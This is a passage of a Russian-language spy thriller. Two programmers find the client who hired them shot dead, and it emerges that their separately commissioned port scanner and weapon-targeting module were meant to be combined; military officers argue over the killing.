Он понимал, что люди его типа — не обязательно программисты, а вообще, люди, хорошо умеющие делать свою работу — быстро оказываются в поле зрения «влиятельных организаций», как только их услуги перестают быть нужными родному государству. Ушел он из конторы четыре года назад. Ушел с шумом. С трудом получил расчет — хотя грозили вместо денег пулю в лоб… Конечно, они были правы. Абсолютно. Он нарушил закон. Продал исходный код очень секретного продукта. Просто они не знали, что Лукин получил за это деньги — удалось обставить это как свою халатность, но без преступного умысла. Ущерб был велик — никто даже не пытался подсчитать. Кто его вычислил, Лукин не знал и по сей день — но всегда понимал, что работает среди людей, которые ничуть не глупее его. Кто сумел отследить, понять, предугадать, вычислить… Но он успел передать код. Успел получить гоно-

рар. Набрал кредитов, купил плазменный телевизор, мощный компьютер, немного мебели — и когда остался без денег, его уволили.

Каким-то образом он продержался несколько месяцев. Выручали друзья, один раз с кредитом помог отец, но пенсия была невелика, чтобы рассчитывать на нее еще раз в ближайшие полгода. Пытался устроиться на работу — и везде его ожидали отказы. Пресловутый «черный список». Он действовал замечательно, фамилия «Лукин» отпугивала всех, на дверь указывали с завидным постоянством. Он даже пытался начать пить — настолько зацепила его эта жизненная пустота; но и тут не вышло. Печень, слабая с детства, не позволила превратиться в алкоголика — и трехдневный запой стал первым и последним в его жизни.

И вот когда он уже совсем потерял всякую надежду и принялся обходить ближайшие автостоянки в надежде превратиться в сторожа с высшим образованием — в его квартире оказался конверт с деньгами и предложением поработать на кого-то. Потом он находил такие конверты еще три раза…

Лукин прошелся по квартире, наводя порядок, раскладывая книги, газеты, по пути вытряхнул пепельницу в старую газету, оглядел все оценивающим взглядом, смял в руке кулек с пеплом и направился на кухню.

Когда он проходил по коридору мимо двери, раздался стук в дверь.

Лукин замер и медленно повернулся на звук. Его удивило то, что гость постучался — звонок работал исправно, претензий к нему не было уже много лет. Сделав пару шагов к двери, он успел передумать тысячу вариантов встречи с первым гостем, но вдруг вспомнил, что ровно без пяти десять должен был сработать будильник — но тот молчал… Значит, Рыков пришел раньше.

Этот случай они с заказчиком не обговаривали. Правда, ничего странного и опасного в этом не было — подумаешь, переволновался, не сумел распланировать время, пришел и не стал мяться под дверью, глядя на часы, а сразу стукнул — нетерпеливо, настойчиво. Лукин, продолжая сжимать в руку кулек, пахнущий табаком и дымом, подошел к двери и щелкнул замком.

Ему показалось, что дверь открылась сама. Похоже, человек на площадке ждал звука щеколды — створка сразу пошла вперед, Лукин увидел человека в джинсовом костюме. Руки гость держал за спиной, глаза пристально смотрели на хозяина.

— Вы Рыков? — спросил Лукин, открыв дверь настолько, чтобы впустить гостя.

В ответ человек вытащил из-за спины пистолет и дважды выстрелил хозяину в грудь…

Лукин, отброшенный пулями на противоположную стену коридора, медленно сползал на пол, пытаясь сопротивляться силе тяжести, и рвался вверх слабеющими руками и ногами. Рубашка набухала кровью, он тяжело и шумно дышал, глаза шарили вокруг себя, ничего не видя и не замечая, как стрелок вошел внутрь, огляделся по сторонам, пнул в сторону раскрывшийся кулек с окурками и тихо затворил за собой дверь.

— Что… Кто?.. — пытался задать вопрос Лукин, но силы покидали его. Человек нагнулся над умирающим, словно пытаясь услышать последние слова, потом выпрямился, прошел по комнатам, чтобы убедиться, что больше никого нет. Когда он вернулся в коридор, Лукин уже был мертв.

Киллер достал из кармана телефон, сделал звонок.

— Исполнено. Какие будут дальнейшие указания?

Трубка проинструктировала его на предмет дальнейших действий.

— Понял… Дверь не закрываю… — киллер закончил разговор и вышел, оставив входную дверь немного приоткрытой. Когда через пятнадцать минут сюда примчался опоздавший из-за толчеи в метро Рыков, запах пороха с площадки практически выветрился…

* * * * *

Читая с экрана, он отчетливо шевелил губами, произнося почти все шепотом:

— «…ждите Рыкова в десять часов. Гонорар передадите сразу. Алмазов придет через сорок минут…. Когда примете исходники, обращайтесь к инструктору. ICQ 444115686… Суть дела он изложит. Срок — четыре дня…».

Когда Рыков перечитал письмо в четвертый или пятый раз, то почувствовал, что покрылся липким и холодным потом. Он понятия не имел, как так случилось, что вот он здесь — а в коридоре лежит мертвец, обои измазаны кровью, на столе перед ним диск с программой, на экране компьютера письмо от неизвестного заказчика и совершенно неизвестно, что еще случится в его жизни в ближайшие пять минут.

Когда он забежал на шестой этаж, где должна была быть квартира Лукина, то ему показалось, что сверху тянет каким-то дымком, напоминающим запах сгоревшего фейерверка. Правда, ощущение было мимолетным, буквально на долю секунды, и Рыкова оно не остановило — но едва он потянул на себя приоткрытую дверь после нескольких безответных звонков, как все сразу стало понятно…

Хозяин квартиры не мог открыть ему дверь. Он был мертв. Совершенно и необратимо.

Не то чтобы Рыков часто видел мертвецов — но вот почему-то здесь и сейчас он не испугался. Постоял на пороге, потом воровато оглянулся — не увидел ли кто, как он входит, скользнул взглядом по дверным глазкам, сделал шаг вперед и притворил дверь. Лукин смотрел невидящими глазами куда-то в потолок, голова склонена к плечу… На рубашке отчетливо выделялись два пулевых ранения — кровь темная, рубашка пропиталась ей настолько, что казалась каким-то панцирем. На обоях — там, где он сполз — несколько мазков кисти полупьяного художника, кровавые следы, алый отпечаток ладони и большая дырка в стене.

— Навылет, — тихо сказал Рыков и вдруг понял, что находится один на один с мертвецом. И сейчас просто звездный час у тех, кто когда-нибудь в жизни хотел его подставить. Зайди сюда в эту минуту любой человек — и не отмоешься очень и очень долго…

Развернувшись, он уже хотел уйти, и чем быстрее, тем лучше, но в какой-то момент ему вдруг стало жалко той работы, что оказалась никому не нужной. Он потратил две недели своей жизни на решение проблемы — а человек, которому он нес диск, был не в состоянии оценить его труд. И тогда он решил хотя бы узнать, с кем имеет — точнее, имел дело — и прошел в комнату.

Включенный компьютер сразу бросился ему в глаза — как человеку, обитающему в основном за клавиатурой. На экране был открыт почтовик. Рыков подошел поближе и увидел письмо, адресованное убитому (за неимением в этой комнате никого другого). Прочитал, посмотрел на часы:

— Я опоздал… — хмуро сказал он. — Хотя — черт его знает, что было, приди я вовремя. Значит так — ключевые слова «гонорар» и «Алмазов». Мертвец должен был передать мне деньги и встретиться еще с одним человеком. Времени у меня мало.

Он оперся руками на компьютерный стол и задумался…

Две недели назад к нему пришли гости. Два человека, выглядевших настолько серо и безлико, что после их ухода он не мог вспомнить их лиц. Пришли, не представились, долго отмалчивались в креслах, переглядываясь между собой — а потом предложили работу. Причем работа была настолько сложной и запутанной — не по сути, а по тому количеству тумана, который они напустили вокруг да около, — что Рыков поначалу засомневался во вменяемости этой парочки, напомнившей ему лучшие годы, отданные пионерской организации и игре «Зарница». Они постоянно уводили взгляды в сторону, играли в каких-то агентов, путали термины, свои собственные вычурные и явно ненастоящие имена, почесывались, подкашливали, кусали губы — в общем, производили впечатление жутких непрофессионалов. Но это было только первое впечатление. Оно же — обманчивое.

Потому что когда они ушли — Рыков держал в руках пятьсот долларов и имел за душой обещание написать программу. Написать нечто совершенно непонятное, на первый взгляд глупое, нелепое и ненужное. Но чем больше он думал над тем, как его ловко и незаметно подвели к цели — тем больше приходил к мысли о всесилии той организации, что прислала ему своих агентов. Вот только понять, что же от него хотели, он смог лишь на третий день — когда изучил те наработки, что были предложены ему в качестве образцов.

Он должен был создать сканер. И вроде бы — ну что в этом сложного? Сканером больше, сканером меньше — в интернете их пруд пруди. Но что-то тут было не так…

Рыков смотрел на то, что у него получается, и пожимал плечами — ему явно не сказали всей правды, не поставили стопроцентно понятное условие. Его использовали «в темную». Потому что у этого сканера явно чего-то не хватало.

Рыков абсолютно отчетливо видел те точки соприкосновения, которые вели — должны были вести — в никуда. Куда-то к другой программе, которую прилепят к его сканеру — и черт его знает, что из этого получится. «Великолепная колхозная сноповязалка», — как сказал Остап Бендер, глядя на «Антилопу Гну» Адама Козлевича…

— И ведь я написал, — тихо произнес Рыков, глядя на мертвеца в коридоре. — Написал этот проклятый сканер — совершенно не понимая ряда процедур, которые прикрутил к нему по заказу той парочки. Надеюсь, некто Алмазов, с которым уже расплатились, расскажет мне, что же написал он.

Рыков был уверен: он и его неизвестный напарник писали по кусочкам какую-то очень криминальную вещь. Будучи человеком логически мыслящим, он прекрасно понял, что для конспирации нет ничего лучше подобной ситуации. Все это было описано еще Жюль Верном в его книгах о «Наутилусе» — капитан Немо строил свою лодку на разных заводах мира по частям, ни один инженер не имел представления о том, что должно получиться. Так и в случае с ними — куски программы должен свести воедино тот, чья кровь сейчас была размазана на стене в коридоре. Но он унес тайну с собой…

Рыков немного постоял в дверях, а потом преодолел легкую брезгливость и страх, подошел к убитому и осмотрел его пропитанную кровью одежду. В карманах рубашки ничего не было — и это было здорово, потому что одна пуля пробила левый карман, там, где сердце; вряд ли конверт с деньгами уцелел бы в такой передряге.

Кулек с окурками явно не был похож на источник денег; Рыков отпихнул его подальше, потом пошарил в карманах брюк. Пусто. Оставалось искать по всей квартире.

Он сделал несколько шагов по коридору, когда сзади раздался легкий шум. Рыков замер; сердце застучало, словно пулемет. Вмиг похолодев, он медленно обернулся — и увидел, как труп хозяина, потревоженный во время обыска, заваливается набок. Мертвец ткнулся лбом в стойку для обуви и замер — дальше ему уже падать было некуда. Рыков попытался проглотить комок слюны — сразу не получилось, во рту было ужас как сухо. Из горла вырвался сначала тихий стон, потом несколько крепких, но таких же тихих матюгов.

— Так же можно седым остаться, — проскрипел он зубами, прислушался и продолжил поиски своего гонорара. — Надо бы побыстрее — через пять минут придет мой коллега…

Он тщательно обыскал комнату — и когда в дверь постучали, конверт с гонораром лежал уже у него в кармане.

Прятать деньги мертвый хозяин явно не умел…

* * * * *

Они удобно расположились в креслах друг напротив друга. Рыков внимательно рассматривал своего нового коллегу по программерскому цеху, который, несмотря на быструю адаптацию к происходящему, время от времени косился в сторону коридора, где лежал мертвый хозяин квартиры.

Рыков, к тому времени нашедший в шкафу и свой гонорар, и документы убитого, уже знал, что грудь прострелили гражданину Лукину Сергею Дмитриевичу, имеющему диплом о высшем образовании, которым можно было, останься он в живых, гордиться еще очень и очень долго. В голове кое-что потихоньку прояснялось…

И вот теперь он пристально разглядывал Алмазова, не торопясь задавать ему вопросы. Перед собой он видел человека средних лет, держащегося достаточно уверенно, но с некоторой долей растерянности. Труп в коридоре значительно поднял уровень адреналина в его крови, он с огромным трудом преодолел в себе неприязнь, страх и неверие и вошел в комнату. В отличие от Рыкова, пришел он вовремя, вежливо стоял на площадке возле открытой двери в ожидании хозяина и не торопился представляться. Рыков уже грешил на то, что существовал какой-то пароль, который Лукин унес с собой в могилу — но Алмазов, напоминая профессора Плейшнера, назвался после некоторых раздумий, зачем-то похлопал себя по карману куртки и переступил порог.

Убитого он увидел сразу и как-то непроизвольно рванулся назад, но Рыков его удержал за рукав. Они изобразили какие-то трепыхания, похожие на борьбу двух рахитиков — Рыков не особо старался удержать, а Алмазов, похоже, просто собирался упасть в обморок от увиденного и особого сопротивления не оказывал. В итоге они оказались там, где и сидели уже молча минут десять — Рыков только вставал на несколько секунд, вспомнив, что входную дверь они так и оставили открытой. Пришлось закрыть замок, чтобы оградить себя от вторжения посторонних. Алмазов настороженно постукивал пальцами по подлокотнику и все время что-то проверял в кармане.

— Будем знакомиться? — не удержался Рыков. Алмазов посмотрел на него, потом еще раз в коридор испросил:

— Может, его накрыть чем-нибудь?

— Согласен, — Рыков в очередной раз встал, прошел в прихожую и, сняв с вешалки плащ, накинул на Лукина. — Устроит? — спросил он, не отходя от мертвеца.

Алмазов кивнул и сказал:

— Меня Андрей зовут. Андрей Алмазов.

— Антон Рыков. А это был человек, к которому мы несли свои программы, — он поправил плащ и вернулся в комнату. — Я нашел документы… Лукин, программист. Пока все.

Алмазов попробовал на вкус фамилию убитого, отрицательно покачал головой:

— Никогда не сталкивался.

— Вы знаете, кто нанимал вас?

— Двое… — Алмазов пожал плечами. — Какие-то странные.

— Описать сможете?

— Да они… Незапоминающиеся. Серые.

— Точно… — кивнул Рыков.

— Те же, что и ко мне приходили. Я тоже никого не запомнил. Деньги давали?

— А вам-то что?

— Просто в письме было написано, что мне заплатят сегодня, а с вами уже рассчитались — заранее. Мне даже как-то обидно стало — не в смысле денег, а в отношении того, что вам заплатили вперед. Получается, что вам доверяли — а мне нет…

Рыков пожал плечами и вопросительно посмотрел на Алмазова, ожидая ответа или какого-нибудь комментария.

— У меня — обстоятельства… — Алмазов виновато посмотрел на Рыкова. — Семейные. Высшее образование. У дочери. Надо было платить, и срочно. Я не мог ждать.

— И вам поверили? — Рыков удивленно поднял брови. — Вот так вот — взяли и поверили на слово?

Алмазов развел руками:

— Не то чтобы поверили. Денег дали. Сразу. Это, знаете, как в «Ералаше» было когда-то — бразильская система. Если что не так — моя дочь под прицелом. Сначала она, а потом уже я.

Рыков прикусил губу и вдруг почувствовал, в какое дерьмо он вляпался. Те двое, что играли с ним в дурачков, выставили Алмазову недвусмысленный ультиматум. Слава богу, у него самого возможность шантажа исключалась — детьми не обзавелся, родители умерли давно… Близких людей, за жизнь которых он бы переживал, в настоящий момент у Рыкова не было.

— Скажите, — выдержав паузу, спросил он, — как вы считаете, нам стоит продолжать игру?

— Какую игру? — Алмазов удивленно поднял брови. — Я не вижу здесь никакой игры. Все предельно реально. Нам дали задание — вам и мне. Мы оба — вы, надеюсь, тоже — его выполнили и принесли все по назначению. Человека, который отвечал за то, чтобы принять у нас работу, убили. И вы считаете, что с нами кто-то играет? Тогда как назвать эту игру? «Кошки-мышки»? «Прятки»?

— Скорее, «Казаки-разбойники», — буркнул Рыков. — Да уж, вы правы. И все-таки — раз уж мы здесь, может, стоит выйти на связь с человеком, указанным в последнем письме?

— С какой целью? — Алмазов промокнул платком влажную шею. — Призовая игра? Если здесь все очень и очень серьезно — боюсь, с нами никто не захочет иметь дела. Наверняка там есть пароли для связи, некие условности, которые нам не преодолеть. Поставьте себя на место того, кто назван «инструктором». Вы бы поверили первому, кто постучался к вам через Сеть?

Рыков отрицательно покачал головой. В голове он уже прокрутил пару диалогов с этим «инструктором», но вот насчет паролей — тут было глухо…

— Скажите, а что… То есть — какое задание было дано вам? — поинтересовался Рыков спустя некоторое время. Слишком тягостным было сидение в этой комнате в полной тишине — каждый из них думал о том, что же все-таки может случиться дальше…

— Модуль, — отозвался Алмазов, уже безо всяких эмоций разглядывая труп Лукина в коридоре. — Модуль снайперской стрельбы — это я его так назвал. На самом деле это должно было быть нечто большее. Расширяемое, так сказать. Если ко всему этому прикрутить кое-какие условия, то… В общем, можно стрелять из чего угодно и куда угодно. Со снайперской точностью.

Рыков молчал. Дар речи куда-то подевался. Напрочь. Ведь если они должны были сделать части одного целого — то на кой хрен сдался его сканер портов, пусть и очень хитрый, со своей изюминкой, если его напарник по «черному делу» создал такую мощную военную игрушку?

**ВРАЧИ ЗАПРЕЩАЮТ. А ПОРОЙ ХОЧЕТСЯ — АЖ ДО СЛЕЗ… ТЫ МНЕ ДАЙ РЕЗУЛЬТАТ!**

Алмазов тем временем вздохнул, снова похлопал себя по карману и вытащил оттуда диск.
— Вот, — показал он Рыкову. — Модуль…
Тот сумел только кивнуть в ответ…

* * * * *

— Вы отдаете себе отчет в происходящем? — генерал говорил медленно, взвешивая каждое слово. — Вы понимаете, в какую пропасть покатимся все мы, если ваши рассуждения о смысле жизни и психологизме ситуации окажутся не более чем рассуждениями над трупом? Этакой заупокойной службой — над вашим и моим расстрелянными телами?
Луковников, как и всегда стоял навытяжку, глядя выпученными глазами куда-то в стену. Генерал прищурился и постучал кончиками пальцев по столу. Подполковник не подал и вида, что слышит какой-то звук.
— Вы понимаете, что это даже не самоуправство?
Луковников молчал. Ставки были сделаны. Обратного хода нет.
— Когда я говорил «хрен с ним», я… Мне даже в голову…
Генерал сел в кресло и обхватил голову руками.
— Чипполино, сука… — он не мог ничего сказать, кроме двух этих слов, в которых вместе собрались и ненависть к идиоту-подполковнику, занимающемуся какими-то закулисными играми, и страх за свою жизнь, и безысходность. — Что ж ты так со мной…
Луковников спокойно проглотил и кличку, и «суку», после чего безо всякой команды стал «вольно» и спросил:
— Вы в состоянии меня выслушать, товарищ генерал-лейтенант? Я готов привести несколько аргументов в пользу того, что моя схема… мой план… что все сработает.
Генерал поднял на него невидящий взгляд и спросил:
— Кто застрелил Лукина?
Подполковник вздохнул и ответил:
— Я.
— То есть? — командующий напрягся и впился глазами, внезапно обретшими зрение, в подчиненного. — Ты? Ты, Песталоцци?
— Чипполино, — машинально поправил Луковников. — Хотя, если угодно… Дело в том, что нам нужно от этой парочки только одно — результат. Я же не своими руками…
— Я понимаю, — генерал как-то беспомощно массировал пальцы и постоянно хотел взять со стола зажигалку, но отдергивал от нее руки, словно она была раскаленной. — Результат и еще раз результат… Лукин был лучшим, понимаешь… Он выполнил за последние три года несколько заданий. Он был гений, ты это понимаешь, сволочь ты такая… И теперь он убит.
Командующий встал, обошел стол и приблизился к Луковникову. Тот автоматически напряг тело, вытянувшись в струну. Стоять «вольно» ему почему-то внезапно расхотелось.
— Я готов выслушать твои бредни, подполковник, — сухо кивнул генерал, едва не задев Луковникова. — И даже выслушаю их, не проронив ни слова. Но если меня не устроит твоя версия событий — пойдешь под танк. Перемелется — костей не найдут. Вместе с Лукиным похороню, у вас даже фамилии почти одинаковые, сойдешь за опечатку в похоронном листе, скотина, если что не так. Так что не рассчитывай в случае провала отделаться звездой на погонах. Лишишься задницы. И головы. Одновременно. Песталоцци…

**НАШИ ДАМЫ С ВИНТОВКАМИ ТАЩИЛИСЬ В КОНЦЕ ОСНОВНОЙ ГРУППЫ, НЕ ПРЕТЕНДУЯ НИ НА КАКИЕ МЕДАЛИ**

Луковников выслушал все это и вдруг почувствовал, что не боится. Сначала боялся, а теперь нет. Пусть генерал за свою дачу трясется. И поняв это, он снял фуражку, которая была изнутри мокрой от пота, небрежно бросил ее на стол и опустился в кресло рядом с генеральским. Командующий удивленно взглянул на него, потом что-то шепнул под нос и вернулся на свое место.
— Все дело в том, что Лукин — а после ваших слов, товарищ генерал, я его чуть ли не как тезку воспринимаю — Лукин действительно был гений, — начал подполковник. — Гений, каких мало. И я скажу вам больше — каких нет.
— Как в воду смотришь, Луковников, — генерал все-таки взял зажигалку, высек огонь и смотрел на собеседника через язычок пламени. — Теперь точно нет. Ты не Чипполино — ты Дантес. Ты…
— Слушайте дальше, товарищ генерал-лейтенант. Насчет гения у меня немного другое мнение…

* * * * *

На самом деле Алмазов погрешил против истины, хвастаясь перед Рыковым своей работой. Не так уж много труда было вложено в то, что он держал сейчас в руках. Когда-то, года три назад, он работал в одном секретном конструкторском бюро полувоенного образца. Работал самым обыкновенным инженером и случайно был выдвинут руководством в число тех, кого отправили на учебу — осваивать современные информационные технологии в сфере производства. Роль случая была в его жизни на тот момент крайне велика — и к тому, что он оказался в числе пяти кандидатов, выбранных на эту роль, тоже приложило руку провидение.
Курсы были интересными, продуктивными, работали они с лицензионными программами — был и американский софт, и английский, и местами наш, отечественный. И все с какой-то хитрой направленностью — у Алмазова быстро сложилось впечатление, что еще немного, и они тут спроектируют по меньшей мере атомную бомбу. Его коллеги по программерско-инженерному цеху тоже проявили недюжинную прыть в освоении материала, но, как оказалось, свято верили в абсолютно гражданскую направленность курсов — в результате чего благополучно по их окончании вернулись в родные стены продолжать начатое дело.
Алмазова же сразу после экзамена, на котором он блестяще справился со всеми заданиями, отозвали в какой-то кабинет, едва ли не в подвальном помещении — никаких тебе указателей и табличек, никаких намеков на то, куда и к кому идет. Пригласили, провели, аккуратно впустили и также аккуратно затворили за спиной дверь…
Человек в кабинете не был ему знаком. Он никогда не видел его в институте, никогда не сталкивался с ним на курсах — и, однако же, был уверен, что знает его уже давно. Было в нем что-то такое — дружелюбное, запоминающееся, приветливое… И Алмазов сразу проникся к нему доверием.
Человек пригласил его присесть, угостил дорогими сигаретами, хорошим коньяком, похвалил за усердие, поздравил с успешной сдачей экзаменов. Алмазов чувствовал, что ему неприкрыто льстят — но коньяк уже сделал свое дело, похвалы легли на благодатную почву…
«Хочу ли я работать по новой специальности? Конечно! И больше зарабатывать? Само собой! От чего придется отказаться, от общения? С кем? С друзьями? Почему? Новая работа подразумевает совершенно другой режим секретности? Да ради бога! Женат? Да. Есть дочь… Условия для работы жены и обучения дочери? Да обеими руками «за». Когда приступать-то? Хоть завтра… Чудесно. Давайте адрес, куда приходить и во сколько…»
Так его взяли на работу. Деньги платили исправно — и хорошие. Он программировал, считал, создавал системы управления вооружением, понятия не имея, где, когда и как будет применяться то, что он сделал. Афганистан к тому времени уже был легендой, Чечня тоже постепенно превращалась в мирную страну. Совесть его молчала — и только изредка до него доносились отголоски новостей. Он видел по телевизору, как продаются различные артиллерийские установки, радарные станции, новые самолеты и танки, усиливая армии Индии, Норвегии, Греции и еще десятков стран по всему миру.
И где-то там стояли вычислители, равных которым не было. Оружие, усиленное его мыслью, не знало промаха. Он понимал это, гордился этим, но как-то отстраненно, относясь к результатам своей работы как к чему-то мифологическому — где это оружие, в кого сейчас стреляет, да и стреляет ли? Скорее, пылится где-то на складах, являя собой скрытую мощь…
И вот так он работал — в компании с еще парой десятков человек, каждый из которых был гениален в своей области. Двое поразительно точно прогнозировали развитие идей в космической сфере, выдавая чудеса технической мысли с завидной периодичностью и отмечая старт каждого спутника, снабженного их программами слежения; еще несколько человек занимались тем же самым, но полигоном для творчества были морские глубины — пара подводных лодок, оснащенных их софтом, ставила на уши весь противолодочный флот США, окончательно потерявший уверенность в своей неуязвимости.
Остальные тратили свое рабочее время и казенные деньги на абсолютно экзотические вещи типа сейсмического оружия, рассчитывая всякого рода напряжения земной коры, предполагая места воз-

можного закладывания зарядов для того, чтобы погрузить в бездну Мирового океана Калифорнию раньше, чем это сделает Господь Бог. Алмазов, конечно, интересовался тем, что происходит вокруг, но понимал, что его любопытство может быть неправильно истолковано кураторами из Службы Безопасности, поэтому старался работать хорошо и незаметно. Работал себе и работал, пользуясь всеми благами, что предоставлял этот секретный проект в нагрузке к программированию — лучшие санатории, баснословные зарплаты и многие другие льготы, недоступные простым смертным.

Но однажды случилась беда.

Так уже бывало в России — кто-то принимает никому не понятные политические решения, начинается сокращение только что созданного вооружения, оно мгновенно становится никому не нужным и только мозолит глаза. Произошло это и с «ящиком» Алмазова. Пришли какие-то люди, сунули директору под нос несколько бумаг, заставили поставить подписи, после чего шлепнули парочку штампов, опечатали сейфы и лаборатории, вызвали каждого сотрудника на собеседование и довели суть дела до каждого.

А суть была простой и циничной. Прямо как у коммунистов — что-то вроде «генеральная линия сегодняшнего дня, текущий момент и прочая фигня никаким образом не пересекаются с вашими желаниями и умениями». Всем было предложено уволиться с хорошим выходным пособием — ребята в серых пиджаках вынимали деньги прямо из портфелей, раздавали всем, требуя подпись только в документе, подтверждающем уровень секретности.

Получил свою кучу денег и Алмазов — потом краем глаза просмотрел бумагу, где говорилось о том, что нигде и никогда он не имеет права разглашать факт своей работы в конструкторском бюро по производству секретных видов вооружения, никогда не сможет выехать за границу и не имеет права вынести отсюда ничего, что разработал он лично или его коллеги. Другие пункты он даже не стал читать — был уверен, что где-то в конце обязательно будет про расстрел.

Деньги с трудом поместились в его маленький «дипломат», в котором отродясь не было ничего толще папки и диска. Он посидел на пороге своего кабинета, который чудом избежал печати на двери, сиротливо вздохнул и уже собрался уходить, когда к нему неожиданно подошел один из тех, кто вел с ним беседу полчаса назад.

Человек в сером пиджаке.

— Товарищ Алмазов, — тихо сказал он. — У меня есть к вам маленькое предложение.

— Я вас слушаю, — напрягся программист, понимая, что такие люди просто так не подходят и ничего не предлагают.

— Возьмите вот это, — мужчина оглянулся, но не воровато, а как-то по-хозяйски — вроде «главное, чтобы холопы не углядели, чем баре занимаются». Вытащив из внутреннего кармана пиджака маленький сверток, в котором угадывалось что-то плоское, он сунул его Алмазову. — Возьмите и спрячьте дома. Это может когда-нибудь понадобиться. Я вам это говорю, как нормальный, трезво мыслящий человек. Я понимаю, что такие конторы, как ваша, просто так не закрывают. Кому-то очень надо…

Мужчина приподнял взгляд поверх головы Алмазова, и тот понял, на что он намекает. Тем временем человек продолжил:

— Политика — это, конечно, здорово. Весело. Но не очень, я вам говорю, как проверивший на себе. Вы уберите, уберите, нечего держать на виду у всех. Я ведь сейчас рискую.

Алмазов спохватился, убрал сверток, в котором он на ощупь определил что-то, напоминающее диски. Замок «дипломата» щелкнул; человек вздохнул и сказал:

— Если вы понадобитесь, то вас найдут. Где угодно.

Прозвучало это очень и очень неласково. Алмазов почувствовал дрожь в коленках.

— За-зачем? — спросил он, прекрасно понимая, каким будет ответ.

— Чтобы распорядиться вашим богатым наследством. Я не делаю из того, что вы сейчас взяли, секрета для вас. Можете изучить содержимое. Можете даже кое-что там подкорректировать — если достанет фантазии и ума…

— Почему именно я? — спросил Алмазов. — Нас тут было довольно много…

— Фамилия у вас… Не знаю, — собеседник ухмыльнулся. — Но почему-то к Рабиновичу из сейсмического отдела и Тимошенко из этого… как его…

— Скажем, подводного, — подсказал Алмазов.

— Ага… Так вот к ним — душа не лежит.

— Вы шовинист? Из какого-нибудь националистического движения?

# ДЕНЬГИ ОН СПРЯТАЛ В ШКАФ, ПЕРЕЛОЖИВ ПРИЧИТАЮЩУЮСЯ ЕМУ СОТНЮ В КАРМАН ПИДЖАКА

— Я патриот. Просто патриот. Я люблю свою страну. Но мне приходится выполнять приказы, — жестким голосом прокомментировал он вопрос Алмазова. — А теперь идите. Вы уволены.

И Алмазов ушел. Ушел, унося с собой в портфеле одни из самых серьезных секретов военной машины Российского государства…

Дома он, конечно же, просмотрел содержимое дисков.

Системы прицеливания, наведения, интеллектуального выбора целей, огромное количество модулей, способных масштабироваться и устанавливаться на любое ныне существующее вооружение. Чертежи и схемы, исходные коды программ, искусственный интеллект, расчеты траекторий спутников — наших и вероятного противника…

Он щелкал «мышкой» по каталогам, разглядывал на домашнем компьютере то, что ему передал человек, назвавший себя патриотом, и никак не мог понять — зачем? Зачем ему передали на сохранение все это? Ведь он сейчас является хранителем — случайным хранителем — государственных тайн, могущих навредить этому самому государству!

Ответа не было. Помучавшись над этим вопросом, Алмазов потихоньку стал тратить деньги, выделенные ему государством в качестве компенсации за увольнение. Жена, видя, что он перестал работать и никому не нужен, спустя полгода ушла от него, уведя с собой дочь — а еще через некоторое время стала требовать деньги на ее обучение в том ВУЗе, куда девочка была устроена благодаря прошлым заслугам отца еще в бытность его в «ящике». Он из кожи вон лез, но набрать нужную сумму с каждым годом становилось все труднее.

И когда он уже совсем отчаялся — к нему пришли двое… Патриоты. Напомнили о дисках. Объяснили ситуацию. Дали денег — сразу. Он сумел вовремя заплатить за дочь — тем более что курс был уже выпускной. Там хватило и на обучение, и на платье для бала, и на ресторан, и даже на золотые часы к окончанию.

Когда они ушли, он вынул из тайника диски, освежил в памяти их содержимое и через полчаса нашел то, что они просили.

Модуль снайперской стрельбы. Он написал его едва ли не в самом начале своей программистской карьеры — в качестве обобщающего тренировочного задания. Программа при помощи небольшой доводки до ума могла быть установлена хоть на главный калибр линкора, хоть на спутник, хоть на управляемый искусственным интеллектом танковый пулемет. Этакий конструктор для военных — заставить точно стрелять при помощи программы Алмазова можно было все, что угодно.

Сразу после создания этого чуда он его запатентовал, потом доработал немного для танков, поставляемых в Норвегию — а потом, будучи направленным в другое русло военной машины, забыл о своем детище. И вот оно снова понадобилось…

Пугало только одно — сумма, которую ему обещали за выполнение задания. Если он сумел при помощи аванса поправить свое материальное положение практически полностью, то что будет потом?..

* * * * *

— Мы будем вот так и дальше сидеть? — спросил Рыков, немного придя в себя от того, что он узнал от Алмазова. — Я думаю, все-таки стоит попытать счастья и связаться с тем, кого называют «инструктором». Ну, хотя бы объяснить суть дела!..

Алмазов кивнул. Вроде бы он все делал правильно, по инструкции. Наплел про дочь под прицелом, всем своим скорбным видом дал понять, насколько ему страшно. Это все было обговорено заранее и входило в план.

Он даже знал, что никаких паролей для связи с инструктором у Лукина не было. И быть не могло. Незачем…

— Думаю, мы должны попробовать, — угрюмо сказал Алмазов. — Кто рискнет? Вы? Или я?

— Давайте уж вместе! — Рыков махнул рукой и подошел к компьютеру. Он сам ввел номер 444115686, нашел и добавил в контакт-лист человека, дав ему банальный ник — «Инструктор».

— Онлайн…

— Так обещали же… — не отрываясь от экрана, ответил Алмазов. — У меня небогатый опыт общения подобным образом. Вы хоть представляете, как мы начнем беседу? Что скажем? Чем поинтересуемся?

— Хрен его знает, — сказал Рыков и машинально набрал:

— «Привет».

Ответ пришел практически мгновенно:

— «Привет».

— «Мы готовы работать. Лукин убит. Ждем дальнейших указаний».

Пауза.

— Ну вы написали… — процедил сквозь зубы Алмазов. — «Убит». Что он там сейчас подумает?..

— Есть варианты? Наверняка он свяжется с кем-то, кто даст рекомендации, — огрызнулся Рыков. — Глядите, отвечает!

Действительно, на экране появилось сообщение «Инструктор набирает текст…» Алмазов и Рыков даже придвинулись поближе к экрану, чтобы не пропустить ни слова. В квартире стало тихо, только под столом шумел кулер системного блока.

— «Необходимо соединить вместе две программы. Сканер Рыкова и модуль Алмазова. Для этого в сканере есть точки входа. Надеюсь, Рыков правильно понял свое задание, не зря ему было дано две недели. Время у вас есть. Однако — принимая во внимание неожиданные обстоятельства в виде смерти Лукина, сроки сжимаются до одних суток — начиная с этой минуты. Двадцать четыре часа на то, чтобы объединить ваши программы…» Ничего не понимаю, — Рыков поднял глаза от экрана. — Зачем? Что они там придумали?

Алмазов продолжал смотреть в экран, не отрываясь. Он думал о себе, своей дочери и о том, что будет потом.

Что будет потом…

— Вы можете мне хоть что-нибудь объяснить? — Рыков дернул его за рукав. — Получается так — мы должны были принести свои программы Лукину, а он — слепить из них одно целое. И получить за это деньги. Теперь Лукина нет. Как нам заплатят?

— Я думал, вы что-нибудь другое спросите, — удивился Алмазов. — А вы все про деньги… Если вам что-то непонятно — спросите у Инструктора. Он ведь пока еще в Сети.

— Действительно, — кивнул Рыков, положил пальцы на клавиатуру, но в следующую секунду вдруг спросил:

— А что вы имели в виду — что-нибудь другое?

Алмазов едва удержался, чтобы не засмеяться в полный голос:

